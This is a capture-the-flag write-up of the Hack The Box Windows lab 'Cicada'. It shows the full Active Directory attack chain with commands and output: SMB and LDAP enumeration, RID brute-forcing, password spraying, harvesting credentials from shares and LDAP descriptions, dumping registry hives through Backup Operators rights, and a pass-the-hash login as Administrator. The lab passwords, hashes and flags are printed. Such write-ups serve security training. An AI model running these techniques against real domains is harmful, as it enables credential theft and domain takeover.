ch3ckm8_HTB_cicada

Intro

Tags: #windows #NotAssumedBreach #PrivGroupAbuse
Tools used:

- rpcclient (RPC enumeration)

- nxc (LDAP, SMB enumeration, rid-brute-force, password spraying)
- reg.py (Remote registry manipulation tool through the MSRPC Interface)
- secretsdump (dumping registry hives)

Reconnaissance

Add target to /etc/hosts

```
sudo sh -c "echo '10.129.180.83 cicada.htb' >> /etc/hosts"
```

Nmap scan

```
sudo nmap -sC -sV cicada.htb
```

```
Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2025-08-19 10:24 CDT
Nmap scan report for cicada.htb (10.129.180.83)
Host is up (0.076s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-19 22:25:14Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
```

```
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DN
S:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DN
S:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domai
n: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DN
S:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
Service Info: Host: CICADA-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 6h59m59s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```

```
| smb2-time:
|   date: 2025-08-19T22:25:59
|_  start_date: N/A

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 103.34 seconds
```

RPC enumeration

Anonymous

```
└──╼ [★]$ rpcclient -U "" -N cicada.htb
rpcclient $> enumdomains
result was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
```

was not successful

LDAP enumeration

```
ldapsearch -LLL -x -H ldap://cicada.htb -s base namingcontexts
```

```
dn:
namingcontexts: DC=cicada,DC=htb
namingcontexts: CN=Configuration,DC=cicada,DC=htb
namingcontexts: CN=Schema,CN=Configuration,DC=cicada,DC=htb
```

```
namingcontexts: DC=DomainDnsZones,DC=cicada,DC=htb
namingcontexts: DC=ForestDnsZones,DC=cicada,DC=htb
```

```
ldapsearch -LLL -x -H ldap://cicada.htb -b "DC=cicada,DC=htb" "objectclass
=user" | egrep -i ^samaccountname | awk -F ': ' '{print $2}' | tee users.txt
```

was not successful

SMB enumeration

Anonymous

```
smbclient -N -L cicada.htb
```

```
Sharename       Type      Comment
---------      ----      -------
ADMIN$         Disk      Remote Admin
C$             Disk      Default share
DEV            Disk
HR             Disk
IPC$           IPC       Remote IPC
NETLOGON       Disk      Logon server share
SYSVOL         Disk      Logon server share
```

or we could also run

```
nxc smb cicada.htb -u guest -p '' --shares
```

```
SMB         10.129.180.83   445    CICADA-DC        [*] Windows Server 2022 Buil
d 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:
False)
```

```
SMB         10.129.180.83   445    CICADA-DC        [+] cicada.htb\guest:
SMB         10.129.180.83   445    CICADA-DC        [*] Enumerated shares
SMB         10.129.180.83   445    CICADA-DC        Share           Permissions     Re
mark
SMB         10.129.180.83   445    CICADA-DC        -----           -----------     -----
-
SMB         10.129.180.83   445    CICADA-DC        ADMIN$                          Remot
e Admin
SMB         10.129.180.83   445    CICADA-DC        C$                              Default s
hare
SMB         10.129.180.83   445    CICADA-DC        DEV
SMB         10.129.180.83   445    CICADA-DC        HR              READ
SMB         10.129.180.83   445    CICADA-DC        IPC$            READ            Rem
ote IPC
SMB         10.129.180.83   445    CICADA-DC        NETLOGON                        Log
on server share
SMB         10.129.180.83   445    CICADA-DC        SYSVOL                          Logon
server share
```

Here, i see 2 shares as non default windows ones, the `DEV` and `HR`, lets navigate to them

```
smbclient //cicada.htb/DEV
```

no access here, lets try `HR` share:

```
smbclient //cicada.htb/HR

smb: \> ls
  .                                   D        0  Thu Mar 14 07:29:09 2024
  ..                                  D        0  Thu Mar 14 07:21:29 2024
  Notice from HR.txt                  A     1266  Wed Aug 28 12:31:48 2024

smb: \> mget *
```

viewing the txt file, we are given a password:

```
Your default password is: Cicada$M6Corpb*@Lp#nZp!8
```

though the txt file mentions username mentioned above, no username was found inside. Since we have now username and we know this password is a valid one, we can perform password spraying

---

Foothold

Gather valid users (via rid-brute-forcing)

Perform rid brute forcing:

```
nxc smb cicada.htb -u guest -p '' --rid-brute
```

Place them on a txt for our next steps:

```
nxc smb cicada.htb -u guest -p '' --rid-brute | grep SidTypeUser | cut -d'\' -f2 | cut -d' ' -f1 | tee users.txt
```

The valid users gathered are:

```
Administrator
Guest
krbtgt
CICADA-DC$
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious
emily.oscars
```

Password spraying

```
nxc smb cicada.htb-u users.txt -p 'Cicada$M6Corpb*@Lp#nZp!8' --continue
-on-success
```

```
SMB         10.129.180.83   445    CICADA-DC        [*] Windows Server 2022 Buil
d 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:
False)
SMB         10.129.180.83   445    CICADA-DC        [-] cicada.htb\Administrator:C
icada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.180.83   445    CICADA-DC        [-] cicada.htb\Guest:Cicada
$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.180.83   445    CICADA-DC        [-] cicada.htb\krbtgt:Cicada
$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.180.83   445    CICADA-DC        [-] cicada.htb\CICADA-DC$:Ci
cada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.180.83   445    CICADA-DC        [-] cicada.htb\john.smoulder:
Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.180.83   445    CICADA-DC        [-] cicada.htb\sarah.dantelia:
Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.180.83   445    CICADA-DC        [+] cicada.htb\michael.wright
son:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.129.180.83   445    CICADA-DC        [-] cicada.htb\david.orelious:
Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.180.83   445    CICADA-DC        [-] cicada.htb\emily.oscars:Ci
cada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
```

The password was correlated with `michael.wrightson`

Checking where we can login with `michael.wrightson` creds

Since we now have valid creds, lets use my script to bulk check the services that we can connect to via win-rm: ch3ckkm8/auto_netexec: Automating netexec to bulk check all available services, given the target and the creds to check

```
./auto_netexec_bulk_creds_checker.sh cicada.htb 'michael.wrightson' 'Cicada $M6Corpb*@Lp#nZp!8'
```

```
[*] Checking if winrm port 5985 is open on cicada.htb...
[+] Port 5985 open — checking winrm with netexec
WINRM       10.129.180.83   5985   CICADA-DC        [*] Windows Server 2022 B uild 20348 (name:CICADA-DC) (domain:cicada.htb)
WINRM       10.129.180.83   5985   CICADA-DC        [-] cicada.htb\michael.wrig htson:Cicada$M6Corpb*@Lp#nZp!8

[*] Checking if smb port 445 is open on cicada.htb...
[+] Port 445 open — checking smb with netexec
SMB         10.129.180.83   445    CICADA-DC        [*] Windows Server 2022 Buil d 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1: False)
SMB         10.129.180.83   445    CICADA-DC        [+] cicada.htb\michael.wright son:Cicada$M6Corpb*@Lp#nZp!8

[*] Checking if ldap port 389 is open on cicada.htb...
[+] Port 389 open — checking ldap with netexec
SMB         10.129.180.83   445    CICADA-DC        [*] Windows Server 2022 Buil d 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1: False)
LDAP        10.129.180.83   389    CICADA-DC        [+] cicada.htb\michael.wright son:Cicada$M6Corpb*@Lp#nZp!8

[*] Checking if rdp port 3389 is open on cicada.htb...
[-] Skipping rdp — port 3389 is closed

[*] Checking if wmi port 135 is open on cicada.htb...
```

```
[-] Skipping wmi — port 135 is closed

[*] Checking if nfs port 2049 is open on cicada.htb...
[-] Skipping nfs — port 2049 is closed

[*] Checking if ssh port 22 is open on cicada.htb...
[-] Skipping ssh — port 22 is closed

[*] Checking if vnc port 5900 is open on cicada.htb...
[-] Skipping vnc — port 5900 is closed

[*] Checking if ftp port 21 is open on cicada.htb...
[-] Skipping ftp — port 21 is closed

[*] Checking if mssql port 1433 is open on cicada.htb...
[-] Skipping mssql — port 1433 is closed
```

It appears that we can login towards `SMB` and `LDAP`.

SMB enumeration as michael.wrightson

```
nxc smb cicada.htb -u 'michael.wrightson' -p 'Cicada$M6Corpb*@Lp#nZp!8' --shares
```

it seems that this user has the same access as the guest user (besides NETLOGON, SYSVOL which after inspection contained nothing valuable)

```
SMB         10.129.180.83   445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.129.180.83   445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.129.180.83   445    CICADA-DC        [*] Enumerated shares
SMB         10.129.180.83   445    CICADA-DC        Share           Permissions     Re
```

```
mark
SMB         10.129.180.83   445    CICADA-DC       -----           -----------     -----
-
SMB         10.129.180.83   445    CICADA-DC       ADMIN$                          Remot
e Admin
SMB         10.129.180.83   445    CICADA-DC       C$                              Default s
hare
SMB         10.129.180.83   445    CICADA-DC       DEV
SMB         10.129.180.83   445    CICADA-DC       HR              READ
SMB         10.129.180.83   445    CICADA-DC       IPC$            READ            Rem
ote IPC
SMB         10.129.180.83   445    CICADA-DC       NETLOGON        READ
Logon server share
SMB         10.129.180.83   445    CICADA-DC       SYSVOL          READ            Lo
gon server share
```

LDAP enumeration as michael.wrightson

```
nxc ldap cicada.htb -u 'michael.wrightson' -p 'Cicada$M6Corpb*@Lp#nZp!8'
--users
```

Very interesting! some accounts have Description, and one of them contains a plaintext password inside for another user!

```
SMB         10.129.180.83   445    CICADA-DC       [*] Windows Server 2022 Buil
d 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:
False)
LDAP        10.129.180.83   389    CICADA-DC       [+] cicada.htb\michael.wright
son:Cicada$M6Corpb*@Lp#nZp!8
LDAP        10.129.180.83   389    CICADA-DC       [*] Total records returned: 8
LDAP        10.129.180.83   389    CICADA-DC       -Username-                -Last
PW Set-       -BadPW- -Description-
```

```
LDAP        10.129.180.83   389    CICADA-DC        Administrator                 2024-08-26 20:08:03 1       Built-in account for administering the computer/domain
LDAP        10.129.180.83   389    CICADA-DC        Guest                         2024-08-28 17:26:56 1       Built-in account for guest access to the computer/domain
LDAP        10.129.180.83   389    CICADA-DC        krbtgt                        2024-03-14 11:14:10 1       Key Distribution Center Service Account
LDAP        10.129.180.83   389    CICADA-DC        john.smoulder                 2024-03-14 12:17:29 1
LDAP        10.129.180.83   389    CICADA-DC        sarah.dantelia                2024-03-14 12:17:29 1
LDAP        10.129.180.83   389    CICADA-DC        michael.wrightson             2024-03-14 12:17:29 0
LDAP        10.129.180.83   389    CICADA-DC        david.orelious                2024-03-14 12:17:29 1       Just in case I forget my password is aRt$Lp#7t*VQ!3
LDAP        10.129.180.83   389    CICADA-DC        emily.oscars                  2024-08-22 21:20:17 1
```

Creds obtained:

```
david.orelious
aRt$Lp#7t*VQ!3
```

Lets see where this user can login:

Checking where we can login with `michael.wrightson` creds

```
./auto_netexec_bulk_creds_checker.sh cicada.htb 'david.orelious' 'aRt$Lp#7t*VQ!3'
```

```
[*] Checking if winrm port 5985 is open on cicada.htb...
[+] Port 5985 open — checking winrm with netexec
WINRM       10.129.180.83   5985   CICADA-DC        [*] Windows Server 2022 B
```

```
uild 20348 (name:CICADA-DC) (domain:cicada.htb)
WINRM       10.129.180.83   5985   CICADA-DC        [-] cicada.htb\david.oreliou
s:aRt$Lp#7t*VQ!3

[*] Checking if smb port 445 is open on cicada.htb...
[+] Port 445 open — checking smb with netexec
SMB         10.129.180.83   445    CICADA-DC        [*] Windows Server 2022 Buil
d 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:
False)
SMB         10.129.180.83   445    CICADA-DC        [+] cicada.htb\david.orelious:
aRt$Lp#7t*VQ!3

[*] Checking if ldap port 389 is open on cicada.htb...
[+] Port 389 open — checking ldap with netexec
SMB         10.129.180.83   445    CICADA-DC        [*] Windows Server 2022 Buil
d 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:
False)
LDAP        10.129.180.83   389    CICADA-DC        [+] cicada.htb\david.orelious:
aRt$Lp#7t*VQ!3

[*] Checking if rdp port 3389 is open on cicada.htb...
[-] Skipping rdp — port 3389 is closed

[*] Checking if wmi port 135 is open on cicada.htb...
[+] Port 135 open — checking wmi with netexec
RPC         10.129.180.83   135    CICADA-DC        [*] Windows Server 2022 Build
20348 (name:CICADA-DC) (domain:cicada.htb)
RPC         10.129.180.83   135    CICADA-DC        [+] cicada.htb\david.orelious:a
Rt$Lp#7t*VQ!3

[*] Checking if nfs port 2049 is open on cicada.htb...
[-] Skipping nfs — port 2049 is closed

[*] Checking if ssh port 22 is open on cicada.htb...
[-] Skipping ssh — port 22 is closed
```

```
[*] Checking if vnc port 5900 is open on cicada.htb...
[-] Skipping vnc — port 5900 is closed

[*] Checking if ftp port 21 is open on cicada.htb...
[-] Skipping ftp — port 21 is closed

[*] Checking if mssql port 1433 is open on cicada.htb...
[-] Skipping mssql — port 1433 is closed
```

This user has access to `SMB` , `LDAP` , `RPC` , lets enumerate more:

SMB enumeration as david.orelious

```
nxc smb cicada.htb -u david.orelious -p 'aRt$Lp#7t*VQ!3' --shares
```

hm this user can read the `DEV` share which we previously could not read:

```
SMB         10.129.180.83   445    CICADA-DC        [*] Windows Server 2022 Buil
d 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:
False)
SMB         10.129.180.83   445    CICADA-DC        [+] cicada.htb\david.orelious:
aRt$Lp#7t*VQ!3
SMB         10.129.180.83   445    CICADA-DC        [*] Enumerated shares
SMB         10.129.180.83   445    CICADA-DC        Share           Permissions     Re
mark
SMB         10.129.180.83   445    CICADA-DC        -----           -----------     -----
-
SMB         10.129.180.83   445    CICADA-DC        ADMIN$                          Remot
e Admin
SMB         10.129.180.83   445    CICADA-DC        C$                              Default s
hare
SMB         10.129.180.83   445    CICADA-DC        DEV             READ
SMB         10.129.180.83   445    CICADA-DC        HR              READ
```

```
SMB         10.129.180.83   445    CICADA-DC        IPC$            READ            Rem
ote IPC
SMB         10.129.180.83   445    CICADA-DC        NETLOGON        READ
Logon server share
SMB         10.129.180.83   445    CICADA-DC        SYSVOL          READ            Lo
gon server share
```

Lets navigate to the `DEV` share via smvclient:

```
smbclient -U david.orelious //cicada.htb/DEV -U 'david.orelious%aRt$Lp#7t*V
Q!3'
```

it has a powershell script inside, lets download and inspect it

```
smb: \> ls
  .                   D        0  Thu Mar 14 07:31:39 2024
  ..                  D        0  Thu Mar 14 07:21:29 2024
  Backup_script.ps1           A      601  Wed Aug 28 12:28:22 2024

                4168447 blocks of size 4096. 476884 blocks available
smb: \> get "Backup_script.ps1"
getting file \Backup_script.ps1 of size 601 as Backup_script.ps1 (1.9 KiloBytes/
sec) (average 1.9 KiloBytes/sec)
```

`Backup_script.ps1`:

```
$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Fo
rce
$credentials = New-Object System.Management.Automation.PSCredential($u
sername, $password)
```

```
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backup
FileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFil
ePath"
```

perfect! we found creds for another user! creds obtained:

```
emily.oscars
Q!3@Lp#M6b*7t*Vt
```

Checking where we can login with those creds

```
./auto_netexec_bulk_creds_checker.sh cicada.htb 'emily.oscars' 'Q!3@Lp#M6
b*7t*Vt'
```

```
[*] Checking if winrm port 5985 is open on cicada.htb...
[+] Port 5985 open — checking winrm with netexec
WINRM       10.129.180.83   5985   CICADA-DC       [*] Windows Server 2022 B
uild 20348 (name:CICADA-DC) (domain:cicada.htb)
WINRM       10.129.180.83   5985   CICADA-DC       [+] cicada.htb\emily.oscars:
Q!3@Lp#M6b*7t*Vt (Pwn3d!)

[*] Checking if smb port 445 is open on cicada.htb...
[+] Port 445 open — checking smb with netexec
SMB         10.129.180.83   445    CICADA-DC       [*] Windows Server 2022 Buil
d 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:
False)
SMB         10.129.180.83   445    CICADA-DC       [+] cicada.htb\emily.oscars:Q!
```

```
3@Lp#M6b*7t*Vt

[*] Checking if ldap port 389 is open on cicada.htb...
[-] Skipping ldap — port 389 is closed

[*] Checking if rdp port 3389 is open on cicada.htb...
[-] Skipping rdp — port 3389 is closed

[*] Checking if wmi port 135 is open on cicada.htb...
[+] Port 135 open — checking wmi with netexec
RPC         10.129.180.83   135    CICADA-DC       [*] Windows Server 2022 Build 20348 (name:CICADA-DC) (domain:cicada.htb)
RPC         10.129.180.83   135    CICADA-DC       [+] cicada.htb\emily.oscars:Q!3@Lp#M6b*7t*Vt

[*] Checking if nfs port 2049 is open on cicada.htb...
[-] Skipping nfs — port 2049 is closed

[*] Checking if ssh port 22 is open on cicada.htb...
[-] Skipping ssh — port 22 is closed

[*] Checking if vnc port 5900 is open on cicada.htb...
[-] Skipping vnc — port 5900 is closed

[*] Checking if ftp port 21 is open on cicada.htb...
[-] Skipping ftp — port 21 is closed

[*] Checking if mssql port 1433 is open on cicada.htb...
[-] Skipping mssql — port 1433 is closed
```

nice, we can login to `winrm` with this user, lets login

Logging in as emily.oscars

```
evil-winrm -i cicada.htb -u 'emily.oscars' -p 'Q!3@Lp#M6b*7t*Vt'
```

grabbed user flag: `f714f5fe3dc9c0cf4aae2d0cacaf9e03`

proof:

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> cat user.txt
f714f5fe3dc9c0cf4aae2d0cacaf9e03
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> whoami
cicada\emily.oscars
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> hostname
CICADA-DC
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::1a5
   IPv6 Address. . . . . . . . . . . : dead:beef::68f3:f39:6c2d:e41
   Link-local IPv6 Address . . . . . : fe80::2f31:afd8:7507:47c2%6
   IPv4 Address. . . . . . . . . . . : 10.129.180.83
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:f8ec%6
                                       10.129.0.1
```

Privesc

Group membership

We could launch Bloodhound, but lets inspect group membership from the inside first:

```
net user emily.oscars
```

```
User name                    emily.oscars
Full Name                    Emily Oscars
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            8/22/2024 2:20:17 PM
Password expires             Never
Password changeable          8/23/2024 2:20:17 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   8/19/2025 5:49:08 PM

Logon hours allowed          All

Local Group Memberships      *Backup Operators     *Remote Management Us
e
Global Group memberships     *Domain Users
The command completed successfully.
```

Interesting, this user is memberof `Backup Operators` , lets find a way to abuse that

Abusing Backup Operator's privileges

Writing registry hives to temp folder

Online i found multiple ways to do this, i preferred the following way:

```
reg.py emily.oscars:'Q!3@Lp#M6b*7t*Vt'@cicada.htb backup -o 'C:\windows\temp\'
```

```
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

[!] Cannot check RemoteRegistry status. Triggering start trough named pipe...
[*] Saved HKLM\SAM to C:\windows\temp\\SAM.save
[*] Saved HKLM\SYSTEM to C:\windows\temp\\SYSTEM.save
[*] Saved HKLM\SECURITY to C:\windows\temp\\SECURITY.save
```

Download registry hives locally

Then navigate to the temp folder on winrm and download the 3 registry hives above:

```
*Evil-WinRM* PS C:\windows\temp> download SAM.save
Info: Downloading C:\windows\temp\SAM.save to SAM.save
Info: Download successful!

*Evil-WinRM* PS C:\windows\temp> download SYSTEM.save
Info: Downloading C:\windows\temp\SYSTEM.save to SYSTEM.save
Info: Download successful!

*Evil-WinRM* PS C:\windows\temp> download SECURITY.save
```

```
Info: Downloading C:\windows\temp\SECURITY.save to SECURITY.save
Info: Download successful!
```

Dumping the registry hives

No we can dump those hives locally

```
secretsdump.py -sam SAM.save -system SYSTEM.save LOCAL
```

```
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC an
d its affiliated companies

[*] Target system bootKey: 0x3c2b033757a49110a9ee680b46e8d620
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a
0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae9
31b73c59d7e0c089c0:::
[*] Cleaning up...
```

almost done, Administrator’s hash was found this way, lets login now

Logging in as Administrator via pass the hash

```
evil-winrm -i cicada.htb -u 'Administrator' -H '2b87e7c93a3e8a0ea4a5819370
16f341'
```

grabbed root flag: `129cafa76c0b2261dd4c88a55b46138a`

proof:

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
129cafa76c0b2261dd4c88a55b46138a
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami
cicada\administrator
*Evil-WinRM* PS C:\Users\Administrator\Desktop> hostname
CICADA-DC
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ipconfig

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   Link-local IPv6 Address . . . . . : fe80::2f31:afd8:7507:47c2%6
   IPv4 Address. . . . . . . . . . . : 10.129.180.83
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:f8ec%6
                                       10.129.0.1
```

Summary

Here is the list of the steps simplified, per phase, for future reference and for quick reading:

Reconnaissance

1. nmap scan → found multiple services to focus on, like `RPC`, `SMB`, `LDAP`
2. **RPC** enumeration → nothing useful
3. **SMB** enumeration revealed `share` containing a txt file, containing **password** without username

Foothold

1. Password spraying was performed, since we did not know which username corresponds to it, it was successful and the related user was found (michael.wrightson)
2. **Correlated** user creds with `SMB` and `LDAP` services
3. **SMB** enumeration → nothing useful
4. **LDAP** enumeration → enumerated users, found **plaintext creds on LDAP Description!** (david.orelious)
5. **Correlated** user creds with `SMB`, `LDAP`, `RPC` services
6. **SMB** enumeration revealed `share` containing a txt file, containing credentials for another user (emily.oscars)
7. **Correlated** user creds with `WINRM` service
8. **logged in** winrm as user emily.oscars
9. grabbed **user flag**


Privesc

1. **Group membership** of the user indicated backup privileges (Backup Operators group)
2. **Abused** privileges via writing **registry hives** to temp folder, and downloading them locally
3. **Dumped** the registry hives locally, revealing the `NTLM` hash of Administrator
4. **Logged in** as administrator via the `NTLM` hash

5. grabbed **root flag**

Sidenotes

All in all, this one had somewhat straightforward (extensive) enumeration to achieve foothold, while privesc was all about exploiting the backup related privileges the user had, as a member of Backup Operators group. Fun fact, this machine has the exact same privesc methodology as Blackfield (Windows, Hard). The only part that was new to me, was one of the user's creds that where found as plaintext on the LDAP Description


Cicada has been Pwned!
Congratulations ch3ckm8, best of luck in capturing flags ahead!
#2724
MACHINE RANK
05 Oct 2024
PWN DATE
RETIRED
MACHINE STATE
OK
SHARE